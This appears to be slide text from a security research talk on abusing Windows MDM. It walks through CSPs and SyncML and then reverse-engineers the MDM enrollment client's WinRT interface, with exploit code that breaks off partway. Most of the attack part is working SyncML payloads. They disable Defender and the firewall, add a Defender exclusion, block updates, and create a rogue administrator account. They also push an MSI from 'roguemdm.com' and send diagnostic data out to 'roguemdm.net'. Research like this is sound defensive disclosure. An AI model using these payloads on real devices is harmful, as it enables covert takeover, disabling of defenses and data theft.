
Windows MDM Overview




MDM Enrollment Flow (MS-MDE2)



MDM Management Flow (MS-MDM)



CSP: The Key to Device Management




- **Configuration Service Providers**
- **Modern and cloud-friendly**
- **+60 CSPs exposed to MDM client**

CSPs for Security Management

- Accounts CSP
- Defender CSP
- Firewall CSP
- Bitlocker CSP
- Policy CSP
- Update CSP
- Application Control CSP
- WDATP and WDAG CSPs

SyncML for Covert Control

- XML protocol
- CSP Command verbs
- Makes detection harder



SyncML to retrieve Device Settings

Command Request

```
<Get>
  <CmdID>5</CmdID>
  <Item>
    <Target>
      <LocURI>./DevInfo/DevId</LocURI>
    </Target>
  </Item>
</Get>
```

Command Response

```
<Results>
  <Item>
    <Source>
      <LocURI>./DevInfo/DevId</LocURI>
    </Source>
    <Data>A5BEB9A460936C41B82DA93205FCA6</Data>
  </Item>
</Results>
```

DevInfo CSP

Does this already
provide
Living Off the
Land ([LOL](#))
capabilities?



Disable Windows Defender

```
<Replace>
  <Item>
    <Target>

      <LocURI>./Device/Vendor/MSFT/Policy/Config/Defender/AllowRealtimeMonitoring</LocURI>

    </Target>
    <Data>0</Data>
  </Item>
</Replace>
```

Policy CSP

Bypass Windows Defender

```
<Add>
  <Item>
    <Target>
      <LocURI>./Device/Vendor/MSFT/Policy/Config/Defender/ExcludedPaths</LocURI>
    </Target>
    <Data>c:\stagers</Data>
  </Item>
</Add>
```

Policy CSP

Disable Windows Updates

```
<Replace>
  <Item>
    <Target>
      <LocURI>./Device/Vendor/MSFT/Policy/Config/Update/AllowAutoUpdate</LocURI>
    </Target>
    <Data>5</Data>
  </Item>
</Replace>
```

Policy CSP

Disable Firewall

```
<Add>
  <Item>
    <Target>
      <LocURI>./Vendor/MSFT/Firewall/MdmStore/PublicProfile/EnableFirewall</LocURI>
    </Target>
    <Data>false</Data>
  </Item>
</Add>
```

Firewall CSP

Escalating Privileges

```
<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser</LocURI>
</Add>

<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser/Password</LocURI>
  <Data>badpass</Data>
</Add>

<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser/LocalUserGroup</LocURI>
  <Data>2</Data>
</Add>
```

Payload Deployment

```
<MsiInstallJob id="{f5645004-3214-46ea-92c2-48835689da06}">
<Download>
  <ContentURL>https://roguemdm.com/static/payload.msi</ContentURL>
</Download>
<Validation>
  <FileHash>7D127BA8F8CC5937DB3052E2632D672120217D910E271A58565BBA780ED8F05C</FileHash>
</Validation>
<Enforcement>
  <CommandLine>/quiet</CommandLine>
  <TimeOut>10</TimeOut>
  <RetryCount>1</RetryCount>
</Enforcement>
</MsiInstallJob>
```

Enterprise Desktop App Management CSP

Pushing the **LOL**
concept forward



Rogue Telemetry

```
<Collection>
<ID>2e20cb4-9789-4f6b-8f6a-766989764c6d</ID>
<SasUrl><! [CDATA[https://roguemdm.net/upload?token=nnrGYfjRFA]]></SasUrl>
<RegistryKey>HKLM\Software\Policies</RegistryKey>
<FoldersFiles>%ProgramData%\Microsoft\DiagnosticLogCSP\Collectors\*.etl</FoldersFiles>
<Command>%windir%\system32\ipconfig.exe /all</Command>
<Command>%windir%\system32\dsregcmd.exe /all</Command>
<Command>%windir%\system32\netsh.exe add helper c:\Users\User\file.dll</Command>
</Collection>
```

./Vendor/MSFT/DiagnosticLog/DiagnosticArchive/ArchiveDefinition

DiagnosticLog CSP

Rogue Telemetry

```
<Add>
  <LocURI>
    ./Vendor/MSFT/DiagnosticLog/EtwLog/Collectors/BadCTS/Providers/22fb2cd6-0e7b-422b-a0c7-
  2fad1fd0e716
  </LocURI>
</Add>

<Exec>
  <LocURI>
    ./Vendor/MSFT/DiagnosticLog/EtwLog/Collectors/BadCTS/TraceControl
  </LocURI>
  <Data>START</Data>
</Exec>
```

DiagnosticLog CSP



We can abuse it
Can we break it?


Reversing the Windows MDM SDK

- Microsoft exposes MDM Client APIs through **mdmregistration.h** and **MDMRegistration.dll**
- Let's focus on **RegisterDeviceWithManagement()**
 - MSDN: The caller of this function must be running as an elevated process

```
if ( WindowsCreateStringReference(L"Windows.Internal.Management.Enrollment.Enroller", 0x2Fu, &hsHdr, &string) < 0 )
    RaiseException(0xC000000D, 1u, 0, 0i64);
v6 = 0;
v8 = CoInitializeEx(0i64, 0);
if ( v8 < 0
    || (v6 = 1,
        v8 = DiscoverEndpointEx2(
            v7,
            (_DWORD)a2,
            (_DWORD)sourceString,
            v9,
            (_int64)L"{E6E32689-56CA-40A9-AD37-3F65F16A6FE6}"),
        v8 < 0)
    || (LODWORD(v32[1]) = 1,
        v8 = Windows::Foundation::ActivateInstance<Windows::Internal::Management::Enrollment::IEnrollment>(string, &v28),
        v8 < 0) )
```

MDM Client WinRT attack surface

- MDM Enrollment done through out-of-proc WinRT classes
- MDM WinRT servers hosted in **DmEnrollmentSvc** service
- 83 methods exposed through 8 WinRT interfaces implemented in **windows.internal.management.dll**



Exploiting the MDM Enrollment Client

- Declarative Security (registry) governs WinRT access
- WinRT methods can perform access checks on calling thread (Application Security)

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsRuntime\Server\EnrollmentServer

Name	Type	Data
ab (Default)	REG_SZ	(value not set)
ab Identity	REG_SZ	nt authority\system
IdentityType	REG_DWORD	0x00000001 (1)
Permissions	REG_BINARY	01 00 14 80 14 00 00 00 20 00 00 00 2c 00
ServerType	REG_DWORD	0x00000002 (2)
ab ServiceName	REG_SZ	DmEnrollmentSvc

Exploiting the MDM Enrollment Client

- RPCSS service exposes RPC interfaces to activate both COM and WinRT servers
- Declarative security is enforced in RPCSS through **AccessCheckByType()**
- MDM Enrollment Client WinRT servers allow access to non-admin interactive tokens

- NT AUTHORITY\INTERACTIVE
- NT AUTHORITY\SYSTEM
- BUILTIN\Administrators
- NAMED CAPABILITIES\Device Management Administrator

MDM Client WinRT Server ACL entries

Exploiting the MDM Enrollment Client

- Application-level security checks restrict access to sensitive operations
- Access checks relies on calling token attributes
 - Capabilities
 - OS SKUs
 - Type (Appcontainer)
 - Groups Membership Status
 - Application SIDs

```
if ( v9 < 0 || v20 != 1 )
{
    if ( (unsigned __int8)RtlIsMultiSessionSku() )
    {
        String2 = 0i64;
        AppSid = GetAppSid(hObject);
        v11 = String2;
        if ( AppSid >= 0 )
        {
            if ( !wcscmp_0(
                L"S-1-15-2-1910091885-1573563583-1104941280-2418270861-34111"
                String2)
                && (a1 <= 0x18 && (v12 = 20971552, _bittest(&v12, a1))
                    || (v19 = 0, (int)DmIsSystemOrUserIsAdmin(&v19) >= 0) && v19 == 1
                    || !wcscmp_0(L"S-1-15-2-2434737943-167758768-3180539153-984336765-"
                    && (v19 = 0, (int)DmIsSystemOrUserIsAdmin(&v19) >= 0)
                    && v19 == 1 )
            {
                LocalFree(v11);
                v9 = 0;
                goto LABEL_24;
            }
        }
        LocalFree(v11);
    }
}
```

MANAGEMENT::ENROLLMENT::ENROLLER::ACCESSCHECK()

Exploiting the MDM Enrollment Client

- WinRT interfaces implements both COM **IUnknown** and WinRT **IIInspectable** interfaces
- Cross-ref on **GetRuntimeClassName** to build WinRT interface Vtables

```
Windows::Internal::Management::Enrollment::Enroller::`vftable' _2:  
dq va_ptr Microsoft::WRL::Details::RuntimeClassImpl<struct Microsoft::WRL::RuntimeClass  
dq va_ptr Microsoft::WRL::Details::RuntimeClassImpl<struct Microsoft::WRL::RuntimeClass  
dq va_ptr Microsoft::WRL::Details::RuntimeClassImpl<struct Microsoft::WRL::RuntimeClass  
dq va_ptr Microsoft::WRL::Details::RuntimeClassImpl<struct Microsoft::WRL::RuntimeClass  
dq va_ptr Windows::Internal::Management::Enrollment::Enroller::GetRuntimeClassName ;  
dq va_ptr Windows::Foundation::Collections::Internal::Vector<class Windows::Management:  
dq va_ptr Windows::Internal::Management::Enrollment::Enroller::UnenrollAsync ; public:  
dq va_ptr Windows::Internal::Management::Enrollment::Enroller::EnrollAsync ; public:  
dq va_ptr Windows::Internal::Management::Enrollment::Enroller::LocalEnrollAsync ; public:  
dq va_ptr Windows::Internal::Management::Enrollment::Enroller::AADEnrollAsync ; public:  
dq va_ptr Windows::Internal::Management::Enrollment::Enroller::BeginMobileOperatorScope  
dq va_ptr Windows::Internal::Management::Enrollment::Enroller::GetEnrollments ; public:  
dq va_ptr Windows::Internal::Management::Enrollment::Enroller::GetEnrollmentsOfCurrentU  
dq va_ptr Windows::Internal::Management::Enrollment::Enroller::CanEnroll ; public: vi  
dq va_ptr Windows::Internal::Management::Enrollment::Enroller::Migrate ; public: virt  
dq va_ptr Windows::Internal::Management::Enrollment::Enroller::MigrationNeeded ; public:  
dq va_ptr Windows::Management::MdmAlert::InternalGetTrustLevel ; public: static inline
```

Exploiting the MDM Enrollment Client

```
    MIDL_INTERFACE("9CB302B2-E79D-4BEB-84C7-3ABCB992DF4E")
]IEnrollment : public IIInspectable{
    virtual HRESULT UnenrollAsync(UnenrollData p0, IAsyncAction **p1) = 0;
    virtual HRESULT EnrollAsync(EnrollData* p0, IAsyncOperation<IEnrollmentResult>** p1) = 0;
    virtual HRESULT LocalEnrollAsync(int p0, IAsyncOperation<IEnrollmentResult>** p1) = 0;
    virtual HRESULT AADEnrollAsync(AADEnrollData* p0, IAsyncOperation<IEnrollmentResult>** p1) = 0;
    virtual HRESULT BeginMobileOperatorScope(OperatorScope* p0, GUID* p1) = 0;
    virtual HRESULT GetEnrollments(int p0, IVectorView<HSTRING>** p1) = 0;
    virtual HRESULT GetEnrollmentsOfCurrentUser(int p0, IVectorView<HSTRING>** p1) = 0;
    virtual HRESULT CanEnroll(int p0, AADEnrollData* p1, int* p2, IVectorView<HSTRING>** p3) = 0;
    virtual HRESULT Migrate(HSTRING p0) = 0;
    virtual HRESULT MigrateNeeded(byte* p0) = 0;
    virtual HRESULT GetObjectCount() = 0;
    virtual HRESULT NoMigrationNeeded(byte* p0) = 0;
    virtual HRESULT GetEnrollmentFromOpaqueID(HSTRING p0, HSTRING* p1) = 0;
    virtual HRESULT GetApplicationEnrollment(HSTRING p0, HSTRING p1, int p2, HSTRING* p3) = 0;
    virtual HRESULT DeleteSCEPTask(HSTRING p0) = 0;
    virtual HRESULT QueueUnenroll(UnenrollData p0) = 0;
    virtual HRESULT LocalApplicationEnrollAsync(HSTRING p0, HSTRING p1, int p2, IAsyncOperation<IEnrol
```

Exploiting the MDM Enrollment Client

```
// Initializing WinRT stack
RoInitializeWrapper init(RO_INIT_MULTITHREADED);
if (FAILED((HRESULT)init)) return PrintError((HRESULT)init);


// Activating Enroller WinRT service, we are particularly interested in the IEnrollment interface
const HStringReference managementEnrollerName =
    HString::MakeReference(L"Windows.Internal.Management.Enrollment.Enroller");

ComPtr<IEnrollment> managementEnrollerPtr = nullptr;
HRESULT hr = ActivateInstance(managementEnrollerName.Get(), &managementEnrollerPtr);
if (FAILED(hr) || !managementEnrollerPtr) return PrintError(hr);

// Setting input hstring
HSTRING taskNameStr = nullptr;
hr = WindowsCreateString(taskname.c_str(), (UINT32)taskname.length(), &taskNameStr);
if (FAILED(hr) || !taskNameStr) return PrintError(hr);

